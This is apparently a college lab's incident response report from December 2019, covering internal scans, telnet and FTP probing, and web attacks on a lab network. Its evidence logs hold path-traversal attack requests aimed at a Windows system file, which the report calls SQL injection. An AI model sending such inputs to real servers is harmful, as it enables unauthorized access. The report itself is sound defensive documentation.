Incident Response Report

Aditya Patel, Andrea Hawley, Dhruvil Pathak, Jeffrey Moore, Phil Corcoran

December 12, 2019

Contents

1 Contact info

Incident Responders

Jeffrey Moore jeffrey.moore@flemingcollege.ca
Phil Corcoran philip.corcoran@flemingcollege.ca
Aditya Patel aditya.patel@flemingcollege.ca
Dhruvil Pathak dhruvil.pathak@flemingcollege.ca
Andrea Hawley andrea.hawley@flemingcollege.ca

2 Timing

The incident took place between 6:15 PM UTC and 7:10 PM UTC on December 5, 2019.

3 Location

Fleming College – B2319: CSI computer lab

4 Current status of incident

Recovering

5 Description of incident

Malicious actors gained access to internal machines and conducted network attacks against our web server, our active directory server, and one of our workstations. Simultaneous to this attack, a social engineering attack was taken against one Frank Mills, a new employee with access to the same workstation mentioned above. Frank accessed a malicious web page, inserted a We believe the actors gained access to low-level credentials on the active directory and gained information about the infrastructure of our network, but were not able to extract any significant data.

5.1 Categories

- Malicious Code
- Denial of Service
- Unauthorized Access
- Inappropriate Usage

5.2 Vectors

- Phishing email requesting credentials
- Malicious web page access by internal user
- Unauthorized executable on USB device
- SQL injection on our web server
- Port scans and DoS from internal network

5.3 Indicators

- Malicious code
    - Logs from workstation showing excessive memory usage followed by system crash
- Denial of Service
    - Packet dumps showing excessive traffic targeted at specific machines

- Unauthorized Access
    - Logs from AD Server indicating unauthorized machines signing on to the domain
- Inappropriate Usage
    - ModSecurity logs indicating SQL injection
    - Iptables recording showing failed logon attempts
    - Port scanning software used within internal network, against acceptable use policies

6 Source of incident

Attacking machines were identified with the following IP addresses:

- 192.168.0.134
- 192.168.0.139
- 192.168.0.144
- 192.168.0.153
- 192.168.0.173

7 Affected resources

- AD Server – 192.168.0.204
- Web Server – 192.168.0.161
- Workstation – 192.168.0.108

8 Cost of incident

No services were disrupted, so there was no cost due to losses.

9 Business impact of incident

Frank Mills was minimally disrupted from his duties in the sales department, but no critical systems were impacted.

10 Prioritization factors

Malicious actors appear to be present in the internal network. While there is no evidence of a persistent threat, this is cause for alarm. The potential impact is severe, and a thorough investigation should be conducted immediately.

11 Extant mitigating factors

11.1 Web server

- Minimal services are running
- Unnecessary network services are blocked by **iptables**
- Necessary network services such as SSH, Telnet, and FTP are protected from brute force, scanning attacks, and sensitive data exfiltration by **iptables** and **fail2ban**
- Apache is equipped with **modsecurity** to protect against SQL injection and other such web attacks

11.2 AD server

- Role-based permissions are applied to users and resources
- Super admin is not used for AD administration
- Unnecessary services are disabled
- Necessary services are monitored for peculiar behaviour
- Secure password policy in place
- Centralized logging enabled

11.3 Workstation

- GPO prevents access to sensitive resources
- GPO prevents execution of scripts by regular users
- GPO limits execution to non-userspace
- Sysmon logging enabled with broad security audit policy
- Logs are sent to centralized log

12 Response actions

12.1 Handler action logs

12.1.1 Web server

Scans and SQL injections were made against the web server. The handler observed these intrusions via WireShark, iptables, and ModSecurity logs. As malicious actors were detected, their IP addresses were blocked. Details on the scans and injection attacks may be found in the evidence records below.

12.1.2 AD server

Logs were monitored for problematic behaviour, but no actions were necessary beyond documentation.

12.2 Evidence gathered

12.2.1 Web server

Port scan at 6:38:01 PM UTC

Below we see evidence of a scan performed against the web server as seen in a packet capture on the web server's network interface.

49484	13:38:01.193954	192.168.0.139	192.168.0.161	TCP	66	192.168.0.139	56473 → 80 [
49485	13:38:01.193955	192.168.0.139	192.168.0.161	TCP	66	192.168.0.139	40439 → 80 [
49486	13:38:01.194494	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 55349 [
49487	13:38:01.194522	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 55587 [
49488	13:38:01.194530	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 47377 [
49489	13:38:01.194561	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 48161 [
49490	13:38:01.194582	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 57101 [
49491	13:38:01.194606	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 55967 [
49492	13:38:01.194625	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 54343 [
49493	13:38:01.194641	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 56473 [
49494	13:38:01.194666	192.168.0.161	192.168.0.139	TCP	60	192.168.0.161	80 → 40439 [
49495	13:38:06.211241	PcsCompu_ad:00:bd	PcsCompu_2a:33:6f	ARP	60		Who has 192.
49496	13:38:06.212586	PcsCompu_2a:33:6f	PcsCompu_ad:00:bd	ARP	60		192.168.0.13

Figure 1. Figure 1. Nmap or Nessus scanning from unauthorized actor on 192.168.0.139

Telnet Scan at 6:19:21 PM UTC

A scan of telnet was detected and reported by syslog. The scanning continued intermittently until 6:25:57 PM UTC by the malicious host (192.168.0.153). From the logs, I can deduce that the attacker was attempting to gather information about the Telnet service and enumerating the existence of users. No brute forcing was performed, nor successful connections established.

```
Dec  5 18:19:21 csiwebserver in.telnetd[6094]: connect from 192.168.0.153 (192.168.0.153)
Dec  5 18:19:21 csiwebserver telnetd[6094]: doit: getnameinfo: Success
Dec  5 18:19:21 csiwebserver telnetd[6094]: doit: getaddrinfo: Temporary failure in name resolution
Dec  5 18:19:22 csiwebserver telnetd[6094]: ttloop: read: Connection reset by peer
Dec  5 18:19:27 csiwebserver in.telnetd[6110]: connect from 192.168.0.153 (192.168.0.153)
Dec  5 18:19:27 csiwebserver telnetd[6110]: doit: getnameinfo: Success
Dec  5 18:19:27 csiwebserver telnetd[6110]: doit: getaddrinfo: Temporary failure in name resolution
Dec  5 18:19:31 csiwebserver in.telnetd[6127]: connect from 192.168.0.153 (192.168.0.153)
Dec  5 18:19:31 csiwebserver telnetd[6127]: doit: getnameinfo: Success
Dec  5 18:19:31 csiwebserver telnetd[6127]: doit: getaddrinfo: Temporary failure in name resolution
Dec  5 18:20:07 csiwebserver in.telnetd[6207]: connect from 192.168.0.153 (192.168.0.153)
```

Figure 2. Snippet of 'syslog' file showing telnet connection attempts

FTP attack at 6:19:31 PM UTC

Another scan was detected on the FTP server with one failed login attempt. The scanning continued intermittently until 6:25:31 PM UTC by the malicious host 192.168.0.153. From vsftpd.log, I can deduce that the attacker was attempting to gather information about the FTP service and testing to see if the default user (anonymous) was still enabled. No brute forcing was performed or successful connections established.

```
Thu Dec  5 18:19:31 2019 [pid 6128] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:21:55 2019 [pid 6429] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:21:55 2019 [pid 6437] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:21:55 2019 [pid 6439] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:21:55 2019 [pid 6441] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:22:03 2019 [pid 6459] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:22:04 2019 [pid 6470] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:22:04 2019 [pid 6476] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:22:06 2019 [pid 6482] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:22:06 2019 [pid 6484] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:22:06 2019 [pid 6489] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:22:06 2019 [pid 6492] CONNECT: Client "::ffff:192.168.0.153"
Thu Dec  5 18:23:54 2019 [pid 6733] CONNECT: Client "::ffff:192.168.0.198"
Thu Dec  5 18:23:56 2019 [pid 6732] [anonymous] FAIL LOGIN: Client "::ffff:192.168.0.198"
Thu Dec  5 18:23:57 2019 [pid 6739] CONNECT: Client "::ffff:192.168.0.198"
Thu Dec  5 18:25:31 2019 [pid 6965] CONNECT: Client "::ffff:192.168.0.153"
```

Figure 3. vsftpd.log file shows many connections and attempt to login as 'anonymous'

SQL attack at 6:33:52 PM UTC, 6:46:35 PM UTC

A malicious scan of the web server was detected in the access.log file and by ModSecurity. Upon detection, the malicious IP address 192.168.0.139 was blocked from further communications with the web server. The attacker was caught spidering website and attempting to inject SQL commands into the hosted web form. ModSecurity was able to successfully protect the MySQL database from being breached.

```
192.168.0.139 - - [05/Dec/2019:18:33:48 +0000] "GET / HTTP/1.1" 200 2345 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)"
192.168.0.139 - - [05/Dec/2019:18:33:49 +0000] "GET /robots.txt HTTP/1.1" 404 436 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.0.139 - - [05/Dec/2019:18:33:49 +0000] "GET / HTTP/1.1" 200 2345 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.0.139 - - [05/Dec/2019:18:33:49 +0000] "GET /sitemap.xml HTTP/1.1" 404 436 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.0.139 - - [05/Dec/2019:18:33:49 +0000] "POST / HTTP/1.1" 200 2377 "http://192.168.0.161" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "POST /2088283300306512257 HTTP/1.1" 404 436 "http://192.168.0.161" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "GET /robots.txt?query=c%3A%2FWindows%2Fsystem.ini HTTP/1.1" 404 436 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "POST /?query=c%3A%2FWindows%2Fsystem.ini HTTP/1.1" 200 2377 "http://192.168.0.161" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "POST /?query=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini HTTP/1.1" 403 439 "http://192.168.0.161"
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "GET /robots.txt?query=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini HTTP/1.1" 403 439 "-" "Mozilla/
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "POST /?query=c%3A%5CWindows%5Csystem.ini HTTP/1.1" 200 2377 "http://192.168.0.161" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "GET /robots.txt?query=c%3A%5CWindows%5Csystem.ini HTTP/1.1" 404 436 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.0.139 - - [05/Dec/2019:18:33:52 +0000] "POST /?query=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini HTTP/1.1" 403 439 "http://192.168.0.161"
```

Figure 4. Apache access.log file shows several SQL injection attempts

```
--bb881a6b-A--
[05/Dec/2019:18:33:52 +0000] XelNkPOwbO1PS@Cq6lM6AgAAAAE 192.168.0.139 50605 192.168.0.161 80
--bb881a6b-B--
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Referer: http://192.168.0.161
Host: 192.168.0.161

--bb881a6b-C--
yourname=c%3A%2FWindows%2Fsystem.ini&check=check
--bb881a6b-F--
HTTP/1.1 200 OK
Vary: Accept-Encoding
Content-Length: 2204
Content-Type: text/html; charset=UTF-8
```

Figure 5. ModSecurity log shows the attacks being detected

Below we see evidence of SQL injection against the web server as seen on ModSecurity logs on the web server. Multiple attackers were detected and their IPs blocked.

```
--6521f759-H--
Message: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "716"] [id "920350"] [msg
"Host header is a numeric IP address"] [data "192.168.0.161"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag
"attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2_util.c"] [line 273] [level 3] [client 192.168.0.139] ModSecurity: Warning. Pattern match "^[\\\\\\\\\\d.:]+$" at REQUEST_HEADERS:Host. [file
"/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "716"] [id "920350"] [msg "Host header is a numeric IP address"] [data "192.168.0.161"] [severity
"WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.0.161"] [uri "/208828330030651225 7"] [unique_id
"XelNkNM2j04CmhWFxZoc6AAAAAA"]
Stopwatch: 1575570832446054 1547 (- - -)
Stopwatch2: 1575570832446054 1547; combined=1271, p1=249, p2=782, p3=21, p4=111, p5=83, sr=24, sw=0, l=0, gc=25
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.2 (http://www.modsecurity.org/); OWASP_CRS/3.2.0.
Server: Apache/2.4.29 (Ubuntu)
Engine-Mode: "ENABLED"
```

Figure 6. ModSecurity logs indicating attempts at unauthorized access from 192.168.0.139

```
--f82b4707-H--
Message: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "716"] [id "920350"] [msg
"Host header is a numeric IP address"] [data "192.168.0.161"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag
"attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2_util.c"] [line 273] [level 3] [client 192.168.0.134] ModSecurity: Warning. Pattern match "^[\\\\\\\\\d.:]+$" at REQUEST_HEADERS:Host. [file
"/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "716"] [id "920350"] [msg "Host header is a numeric IP address"] [data "192.168.0.161"] [severity
"WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.0.161"] [uri "/"] [unique_id "XelQi-OwbO1PS@Cq6lM6vgAAAAE"]
Apache-Handler: application/x-httpd-php
Stopwatch: 1575571595485694 7831 (- - -)
Stopwatch2: 1575571595485694 7831; combined=5315, p1=1137, p2=2347, p3=93, p4=1368, p5=369, sr=94, sw=1, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.2 (http://www.modsecurity.org/); OWASP_CRS/3.2.0.
Server: Apache/2.4.29 (Ubuntu)
Engine-Mode: "ENABLED"
```

Figure 7. ModSecurity logs indicating attempts at unauthorized access from 192.168.0.134

```
--b5724375-H--
Message: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "716"] [id "920350"] [msg
"Host header is a numeric IP address"] [data "192.168.0.161"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag
"attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2_util.c"] [line 273] [level 3] [client 192.168.0.144] ModSecurity: Warning. Pattern match "^[\\\\\\\\\\d.:]+$" at REQUEST_HEADERS:Host. [file
"/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "716"] [id "920350"] [msg "Host header is a numeric IP address"] [data "192.168.0.161"] [severity
"WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.0.161"] [uri "/"] [unique_id "XelTLPOwbO1PS@Cq6lM6wQAAAAE"]
Apache-Handler: application/x-httpd-php
Stopwatch: 1575572268763464 5364 (- - -)
Stopwatch2: 1575572268763464 5364; combined=3913, p1=985, p2=2055, p3=94, p4=722, p5=57, sr=97, sw=0, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.2 (http://www.modsecurity.org/); OWASP_CRS/3.2.0.
Server: Apache/2.4.29 (Ubuntu)
Engine-Mode: "ENABLED"

--b5724375-Z--

--1e371008-A--
[05/Dec/2019:18:57:48 +0000] XelTLPOwbO1PS@Cq6lM6wgAAAAE 192.168.0.144 3796 192.168.0.161 80
--1e371008-B--
GET /pics/login_bg.jpg HTTP/1.1
Host: 192.168.0.161
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
```

Figure 8. ModSecurity logs indicating attempts at unauthorized access from 192.168.0.144

Spider scans at 6:46:35 PM UTC, 6:57:48 PM UTC, 7:00:12 PM UTC

Spidering of the website was detected in the access.log file and by ModSecurity. Upon detection, the malicious IP address 192.168.0.134 was blocked from further communications with the web server. The possible threat actor was caught trying to locate files and directories that did not exist on the site but are common to most web sites.

```
192.168.0.134 - - [05/Dec/2019:18:46:35 +0000] "GET / HTTP/1.1" 200 1123 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.
192.168.0.134 - - [05/Dec/2019:18:46:35 +0000] "GET /pics/login_bg.jpg HTTP/1.1" 404 491 "http://192.168.0.161/" "Mozilla/5.0 (X11; Linux x86_64;
192.168.0.134 - - [05/Dec/2019:18:46:35 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 F
192.168.0.134 - - [05/Dec/2019:18:46:55 +0000] "GET /index.html HTTP/1.1" 404 492 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Fi
192.168.0.134 - - [05/Dec/2019:18:49:41 +0000] "GET / HTTP/1.1" 200 1123 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.
192.168.0.134 - - [05/Dec/2019:18:49:41 +0000] "GET /pics/login_bg.jpg HTTP/1.1" 404 491 "http://192.168.0.161/" "Mozilla/5.0 (X11; Linux x86_64;
192.168.0.134 - - [05/Dec/2019:18:50:42 +0000] "POST / HTTP/1.1" 200 1141 "http://192.168.0.161/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko
192.168.0.134 - - [05/Dec/2019:18:50:42 +0000] "GET /pics/login_bg.jpg HTTP/1.1" 404 491 "http://192.168.0.161/" "Mozilla/5.0 (X11; Linux x86_64;
192.168.0.134 - - [05/Dec/2019:18:51:53 +0000] "GET /success.txt HTTP/1.1" 404 492 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 F
192.168.0.134 - - [05/Dec/2019:18:52:12 +0000] "GET /success HTTP/1.1" 404 492 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firef
```

Figure 9. Apache access.log shows evidence of spidering by the possible threat actor

```
--8739534b-A--
[05/Dec/2019:18:46:35 +0000] XelQi-OwbO1PS@Cq6lM6vwAAAAE 192.168.0.134 60218 192.168.0.161 80
--8739534b-B--
GET /pics/login_bg.jpg HTTP/1.1
Host: 192.168.0.161
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.161/
Connection: keep-alive

--8739534b-F--
HTTP/1.1 404 Not Found
Content-Length: 275
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Figure 10. ModSecurity log shows spidering was detected

Spidering of the website was detected in the access.log file and by ModSecurity. Upon detection, the malicious IP address 192.168.0.144 was blocked from further communications with the web server. The

possible threat actor was caught trying to locate files and directories that did not exist on the site but are common to most web sites.

```
192.168.0.144 - - [05/Dec/2019:18:57:48 +0000] "GET / HTTP/1.1" 200 1123 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x
192.168.0.144 - - [05/Dec/2019:18:57:48 +0000] "GET /pics/login_bg.jpg HTTP/1.1" 404 491 "http://192.168.0.161/" "Mo
192.168.0.144 - - [05/Dec/2019:18:57:48 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (Windows NT 10.0
```

Figure 11. Apache access.log shows evidence of spidering by the possible threat actor

```
--1f56e813-A--
[05/Dec/2019:18:57:48 +0000] XelTLPOwbO1PS@Cq6lM6wwAAAAE 192.168.0.144 3796 192.168.0.161 80
--1f56e813-B--
GET /favicon.ico HTTP/1.1
Host: 192.168.0.161
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

--1f56e813-F--
HTTP/1.1 404 Not Found
Content-Length: 275
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Figure 12. ModSecurity log shows spidering was detected

Spidering of the website and downloading of site content was detected in the access.log file and by ModSecurity. Upon detection, the malicious IP address 192.168.0.173 was blocked from further communications with the web server. The possible threat actor was caught trying to locate and download files and directories that did not exist on the site.

```
192.168.0.173 - - [05/Dec/2019:19:00:12 +0000] "GET / HTTP/1.1" 200 1123 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/2010
192.168.0.173 - - [05/Dec/2019:19:00:12 +0000] "GET /pics/login_bg.jpg HTTP/1.1" 404 491 "http://192.168.0.161/" "Mozilla/5.0 (X1
192.168.0.173 - - [05/Dec/2019:19:00:12 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
192.168.0.173 - - [05/Dec/2019:19:00:13 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
192.168.0.173 - - [05/Dec/2019:19:00:34 +0000] "GET /success.txt HTTP/1.1" 404 492 "-" "Wget/1.20.3 (linux-gnu)"
192.168.0.173 - - [05/Dec/2019:19:00:44 +0000] "GET / HTTP/1.1" 200 2401 "-" "Wget/1.20.3 (linux-gnu)"
192.168.0.173 - - [05/Dec/2019:19:01:57 +0000] "GET /*.* HTTP/1.1" 404 492 "-" "Wget/1.20.3 (linux-gnu)"
192.168.0.173 - - [05/Dec/2019:19:02:13 +0000] "GET /success HTTP/1.1" 404 492 "-" "Wget/1.20.3 (linux-gnu)"
192.168.0.173 - - [05/Dec/2019:19:02:15 +0000] "GET /success.txt HTTP/1.1" 404 492 "-" "Wget/1.20.3 (linux-gnu)"
```

Figure 13. Apache access.log shows evidence of spidering by the possible threat actor

```
--332e4e5b-A--
[05/Dec/2019:19:00:12 +0000] XelTvG2ZtIsSkusvY26wyAAAAAY 192.168.0.173 57046 192.168.0.161 80
--332e4e5b-B--
GET /pics/login_bg.jpg HTTP/1.1
Host: 192.168.0.161
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.161/
Connection: keep-alive

--332e4e5b-F--
HTTP/1.1 404 Not Found
Content-Length: 275
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Figure 14. ModSecurity log shows spidering was detected

```
--35c7f737-A--
[05/Dec/2019:19:02:13 +0000] XelUNXmo06I074goCAXSjgAAAAQ 192.168.0.173 57066 192.168.0.161 80
--35c7f737-B--
GET /success HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.0.161
Connection: Keep-Alive

--35c7f737-F--
HTTP/1.1 404 Not Found
Content-Length: 275
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Figure 15. ModSecurity log shows content downloading was detected

12.2.2 AD Server

Unauthorized traffic

Wireshark was set up to identify unauthorized internal traffic coming to or from the AD Server – the blue graph below.




Figure 16. Blue traffic indicates traffic that originates from within the internal network but which is not from an inventoried device

